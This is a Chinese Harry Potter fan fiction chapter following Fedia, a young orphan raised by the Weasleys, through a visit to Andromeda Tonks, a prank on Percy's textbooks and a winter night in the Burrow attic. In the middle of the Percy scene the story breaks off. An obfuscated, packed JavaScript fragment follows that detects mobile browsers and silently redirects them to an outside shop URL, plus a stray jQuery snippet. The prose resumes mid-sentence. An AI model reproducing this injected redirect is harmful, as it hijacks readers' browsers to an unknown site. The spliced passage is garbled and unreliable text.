四岁。夏天。
安多米达·唐克斯站在自家花园门口,看着一个深红色头发的小女孩从莫莉·韦斯莱身后探出头来。
“这就是她?”安多米达蹲下身,浅褐色的眼睛仔细打量面前的女孩。她的五官更柔和,头发是深棕色的,整个人有一种经过岁月打磨之后的温润。但笑起来时眼角弯起的弧度,和罗莎莉娅一模一样。
“我是安多米达。你妈妈的表妹。你的表姨母。”
费迪娅歪头看她,从口袋里掏出那张照片,指了指罗莎莉娅:“你是妈妈的表妹?那妈妈是你的什么?”
“姐姐。表姐。我最喜欢的表姐。”她说这句话时声音很轻,然后站起身,牵起费迪娅的手走进花园。
那天的阳光很好。安多米达在花园里给费迪娅看了很多照片——有她、罗莎莉娅和纳西莎小时候在布莱克家老宅花园里拍的,三个女孩穿着一样的黑色长袍,表情却截然不同:贝拉站在最前面,双手叉腰,一副唯我独尊的模样;安多米达站在旁边,笑容温柔;纳西莎躲在贝拉身后,手紧紧抓着贝拉的袍角。还有一张是小天狼星和罗莎莉娅的合照——两个人都大概十一二岁,小天狼星冲镜头做鬼脸,罗莎莉娅在旁边无奈地笑着。
“你认识他吗?”安多米达指着小天狼星问。
费迪娅摇头。
“他是你的舅舅。你妈妈的亲弟弟。他来看过你几次,但你那时候太小了。”
费迪娅盯着那张做鬼脸的脸看了很久。“他看起来很好笑。”
安多米达笑了出来。“是的,他就是那样的人。”
临走时,安多米达送给她一朵刚从花园里摘的鸢尾花,别在她耳边。“这是罗莎莉娅最喜欢的花。她以前在格里莫广场的花园里偷偷种过一丛,被沃尔布加姑妈拔掉了。她不生气,第二天又种了一丛。”
费迪娅摸了摸耳边的花,忽然问:“她也会来看我吗?”
安多米达愣了一下,才反应过来她在说纳西莎。
“……也许不会。你的表姨母纳西莎嫁给了卢修斯·马尔福。马尔福家族和凤凰社站在不同的一边。她不会来的。但这不是你的问题,也不是你妈妈的问题。这是她自己选的路。”
费迪娅沉默了一会儿,点了点头,像是把这件事存进了某个角落。“那另一个呢?贝拉?”
安多米达的表情变了。嘴角的笑意淡了一点,眼底的温度凉了几分。但她没有回避。“贝拉特里克斯·莱斯特兰奇。她选择了追随伏地魔。就是那个人——害死你父亲和叔叔的那些人,是他的追随者。贝拉是其中一个。”
花园里安静了几秒。一只蝴蝶停在鸢尾花上,翅膀一开一合。
“她伤害过你吗?”费迪娅问。
安多米达没有回答这个问题。她只是伸出手,把费迪娅耳边那朵鸢尾花重新别好。“你是罗莎莉娅的女儿,也是普威特家的孩子。你有天底下最勇敢的父亲和叔叔。你有韦斯莱家所有人。你有小天狼星和雷古勒斯——你的两个舅舅。你有我。”她把费迪娅的手拉起来,放在自己的手心里,握紧,“你会好好的。不管贝拉是谁,不管伏地魔是谁,你都会好好的。”
费迪娅低头看着两只握在一起的手,忽然说了一句让安多米达眼眶发酸的话。
“表姨母,你手好暖。”
安多米达把她拉进怀里,抱了很久。她想起上一次这样抱一个人,还是很多年前,罗莎莉娅站在格里莫广场的门廊上对她说“去你想去的地方,做你想做的人”。那天的夜色很浓,罗莎莉娅的手和现在她怀里这个女孩的手一样暖。
布莱克家的血脉或许冰冷,但总有一些人,选择了不一样的温度。……
五岁。
德文郡,奥特里-圣卡奇波尔村外。
盛夏。
“准备好了吗?”
弗雷德·韦斯莱趴在草丛里,屁股撅得老高,手里攥着一根从后院捡来的枯树枝——他坚称那是他的魔杖,虽然它只是一根普通得不能再普通的枯树枝。
“准备好了!”乔治趴在他左边,同样撅着屁股,同样攥着一根树枝。
“准备好了。”费迪娅趴在他们俩中间,手里没有任何树枝。她不需要。她早就发现,她想让什么东西动的时候,它就会动。
目标是珀西·韦斯莱在苹果树下堆的那一摞整齐得令人发指的课本。珀西花了整个下午把课本按照科目、大小和颜色排列好,最上面放了一张纸条,写着“请勿触碰——珀西瓦尔·伊格内修斯·韦斯莱”。弗雷德认为,这张纸条本身就是一种邀请。
“听我指挥。”弗雷德压低声音,“三、二、一——发射!”
三根树枝同时指向那摞课本。费迪娅闭上一只眼睛,对准目标,在心里想象那摞书自己跳起来的样子。那股熟悉的、痒痒的暖流从肚子里往上窜,顺着手臂涌向指尖——
课本全都活了过来。
它们飞了起来,像一群被惊扰的鸽子,在空中翻了几圈,然后一本接一本地张开封面,开始绕着苹果树飞翔。《初级魔咒入门》撞上了《魔法史概论》,两张书页在半空中纠缠在一起。
那本被珀西用银色墨水写了名字的变形术课本最为活跃,在空中翻了个筋斗,一头扎进后院的雨水桶里。
“梅林的裤子!”弗雷德惊叫,“乔治,你看见了吗——”
“我叫费迪娅。”费迪娅平静地说。
“——费迪娅,你看见了吗,那本书自己飞进水桶里了!”
“我看见了。”费迪娅依然平静,但嘴角那个小小的弧度说明她对自己的成果相当满意,“珀西会不高兴的。”
“管他高不高兴,这太酷了!快教教我——你是怎么让它们像鸟一样飞的?我最多只能让一本书飘三秒钟!”
乔治也站了起来,但他没有弗雷德那么兴奋。他低头看着费迪娅,目光里有一种和年龄不太相称的思索。“你是不是天生就会?就像上次,你让弗雷德吃的饼干自己飞回盘子里,弗雷德追着饼干跑了半个厨房。”
“那是我还没吃饱。”费迪娅难得地笑了一下,露出两颗刚换出来的门牙之间的缝,“而且他跑起来很好笑。”
“嘿!”弗雷德抗议。
但讨论没能继续,因为珀西从前门走了出来。他看着满院子乱飞的课本,至少三本在水桶里游泳,一本正试图把自己嫁接到苹果树上去。他的嘴张开又合上,脸色从白到粉,从粉到红,最后停在一个介于“我要晕倒”和“我要杀人”之间的颜色。
“弗雷德!乔治!还有费迪娅——尤其是你!”
“为什么尤其是我?”费迪娅语气无辜。
“因为你才是那个有本事的人!”
弗雷德和乔治同时站到费迪娅面前,一左一右,像两个矮墩墩的护卫。“你不能骂她。”“就是,她是我们的妹妹。”“你如果骂她,我们就告诉妈妈你上周偷了她的魔杖想提前练习变形术。”
35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17739621|209087||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
>珀西的脸僵住了。“你们不会。”
“我们会。”费迪娅从他俩中间探出头,“除非你现在帮我们把书捞回来,并且不告密。”
花园安静了三秒。珀西的表情经历了否认、愤怒、讨价还价、沮丧,最终停在第五个阶段——他已经习惯了。“……你们这群小混蛋。”他恶狠狠地说,然后撸起袖子走向雨水桶。
费迪娅站在苹果树下,看着最大的哥哥狼狈地捞书,看着双胞胎在一边笑得直不起腰,看着苹果树上的苹果被魔法书的翅膀撞掉了三颗,一颗滚到她脚边。她捡起来咬了一口。很甜。
……
还是五岁。
冬天。
陋居阁楼。
一个下着大雪的夜晚。双胞胎早就在床上睡得不省人事——白天在外面堆了三个小时雪人,又用雪球追打珀西追了至少一个钟头,现在像两只被放完气的魁地奇球一样瘫在床上。
但费迪娅没有睡。
她一个人裹着毯子,坐在阁楼的窗台上,对着窗外的雪夜说话。从三岁那年开始,对着星星说话就成了她的习惯。后来扩展到对着月亮,对着云,对着窗玻璃上的冰花。
“今天珀西说我是‘有本事的人’。”她轻声说,呼出的白气在玻璃上凝成一片雾,“我觉得那是他的表扬,虽然听起来不太像。后来我把书都晾干了,重新排好,他就不生气了。”
窗外只有风吹过烟囱的呼啸声。
“唐克斯姨妈给了我一张妈妈的照片。不是阁楼上那张。这张上面只有她自己,她年轻的时候。她穿了一条蓝色的裙子,手里拿着一本书。”她皱了皱眉,为自己记不住那本书的名字而有点不高兴。“唐克斯姨妈说,妈妈是从很远很远的地方来的。她在书里读到了爸爸和吉迪翁叔叔,就决定过来找他们了。”
她把毯子裹得更紧了一些。
“我觉得妈妈很厉害。她能从那么远的地方来,一定是用了很强的魔法。我以后也要学很强的魔法。所有的魔法。好的坏的都学。好的用来帮莫莉妈妈做家务,坏的用来打那些害我爸爸和叔叔的人。”
雪下得更大了。她对着那片白茫茫的夜色眨眨眼,声音变得更轻,轻得像在说悄悄话。
“晚安,爸爸。晚安,吉迪翁。晚安,妈妈。我今天也很好。”
阁楼的楼梯口,莫莉悄无声息地退了回去。她本来想上来找圣诞装饰,却在踏进阁楼前听到了那串自言自语。她悄悄走下楼梯,回到厨房。亚瑟正坐在餐桌边修理一台麻瓜收音机。
“她刚才在阁楼上一个人说话。”莫莉轻声说,“和费比安,和吉迪翁。和罗莎莉娅。”
亚瑟放下螺丝刀,沉默了几秒。“她五岁了。”
“是的。”莫莉在桌边坐下,双手交握在膝盖上,指节微微发白,“她五岁,父母双亡,每天晚上对着星星说晚安。亚瑟,我想让她开心。我太想让她开心了。”
厨房安静了一会儿。收音机在亚瑟手下发出一个细微的爆裂声,忽然唱起了一首麻瓜老歌,歌声沙哑而温柔。
“……她已经很开心了。”亚瑟坐过去拉住莫莉的手,“她有你,有我,有七个兄弟姐妹。她每天晚上对星星说话,不是因为不开心,是因为她想让他们知道——她还活着,她活得很好。”
莫莉没有抬头,但反手握住了他的手。
窗外的雪还在下。阁楼上的那盏小灯还亮着,在漆黑的冬夜里像一颗低垂的、守夜的星星。
……